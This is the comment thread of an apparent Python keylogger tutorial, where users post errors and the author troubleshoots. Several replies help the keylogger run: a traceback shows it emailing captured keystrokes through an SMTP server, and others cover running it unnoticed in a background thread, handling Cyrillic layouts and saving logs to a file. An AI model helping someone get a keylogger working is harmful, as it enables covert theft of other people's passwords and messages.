Hello i use my domain smtp and correct email and password for my domain but still im not getting result. i got error.

C:\Python\keylogger>python keylogger.py

2022-06-28 02:08:14.685429 - Started keylogger

Exception in thread Thread-3:

Traceback (most recent call last):

  File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10\_3.10.1520.0\_x64\_qbz5n2kfra8p0\lib\threading.py", line 1016, in \_bootstrap\_inner

    self.run()

  File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10\_3.10.1520.0\_x64\_qbz5n2kfra8p0\lib\threading.py", line 1378, in run

    self.function(\*self.args, \*\*self.kwargs)

  File "C:\Python\keylogger\keylogger.py", line 107, in report

    self.sendmail(EMAIL\_ADDRESS, EMAIL\_PASSWORD, self.log)

  File "C:\Python\keylogger\keylogger.py", line 84, in sendmail

    server = smtplib.SMTP(host="mail.belitechservices.com", port=465)

  File "C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.10\_3.10.1520.0\_x64\_qbz5n2kfra8p0\lib\smtplib.py", line 826, in \_\_init\_\_



Abdou Rockikz a year ago

Reply

Hey Ephraim,

Sorry for not responding earlier, due to limitations of the comments, I cannot see the full error traceback. You can either continue the error in another comment, or contact me here:

<https://www.thepythoncode.com/contact>

Hope this helps!



Larry a year ago

Reply

Hi, is there a way to do this without pausing the main thread? I'm trying to create an application and when I click a start button the keylogger starts in the background. I want to still be able to do things on the application while it is happening, and keyboard.wait() prevents me from doing anything.

Reply

The code relies on the keyboard.on\_release() function, which spawns a separate thread to do the keylogging.

One way to tackle this issue is to add the things you want to do before the keyboard.wait(), and then replace keyboard.wait() with time.sleep(3600) inside a while True loop (so you can KeyboardInterrupt with CTRL+C). This way, you'll be able to do your work and also spawn other threads that do other stuff while the keyboard.on\_release() is functioning.

Hope this helps!



jack cass 8 months ago

Reply

I'm getting an error ModuleNotFoundError for keyboard, I was able to install it on the cmd prompt and it shows up in my external libraries



Abdou Rockikz 5 months ago

[Reply](#)

Hey Jack,

Sorry for not responding in time.

There could be multiple reasons why you're encountering a `ModuleNotFoundError` for the `keyboard` module in Python even after installing it using the command prompt. Here are a few potential causes and solutions:

**Different Python environments:** You might have multiple Python environments on your system, and the environment in which you installed the module may not be the same one that your script is running in. To check which Python environment your command line is using, you can run the command `where python` (on Windows) or `which python` (on Unix-based systems). This will show the path to the Python executable that's being used.

Similarly, to check which Python environment your script is using, you can add these lines to your script:

```
import sys  
print(sys.executable)
```

If the outputs are different, this means your command line and your script are using different Python environments. You will need to install the module in the correct environment.

**Virtual environments:** If you're using a virtual environment, make sure it's activated before you install the module. After activating the virtual environment, you can install the module using pip:

```
pip install keyboard
```

**Permission issues:** You might be facing permission issues that prevent the module from being installed in your home directory,

```
pip install --user keyboard
```

Hope this helps!



Askofa 7 months ago

[Reply](#)

Keylogger is working, but it saves 2-3 logs and then save no more. Also it doesn't consider that I am typing using йцукен keyboard layout.



Abdou Rockikz 5 months ago

[Reply](#)

Hey Askofa,

Here are a few suggestions to address these issues:

Keyboard Layout: Consider using the `pynput` library, which tends to be more flexible with different keyboard layouts. However, you might still need to adjust the script to correctly interpret non-QWERTY keystrokes.

Logging Issue: Add exception handling around the file writing operation to catch any potential errors. Something like this:

```
def report_to_file(self):
    """This method creates a log file in the current directory that contains
    the current keylogs in the `self.log` variable"""
    # open the file in write mode (create it)
    try:
        with open(f"{self.filename}.txt", "w") as f:
            # write the keylogs to the file
            print(self.log, file=f)
            print(f"[+] Saved {self.filename}.txt")
    except Exception as e:
        print(f"An error occurred while writing the log to a file: {e}")
```

Timer Issue: Ensure the timer is functioning correctly. You may want to add logs to track the timer and make sure it's being reset as expected.

Hope this helps!

Got a coding query or need some guidance before you comment? Check out our [Python Code Assistant](#) for expert advice and handy tips. It's like having a coding tutor right in your fingertips!

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
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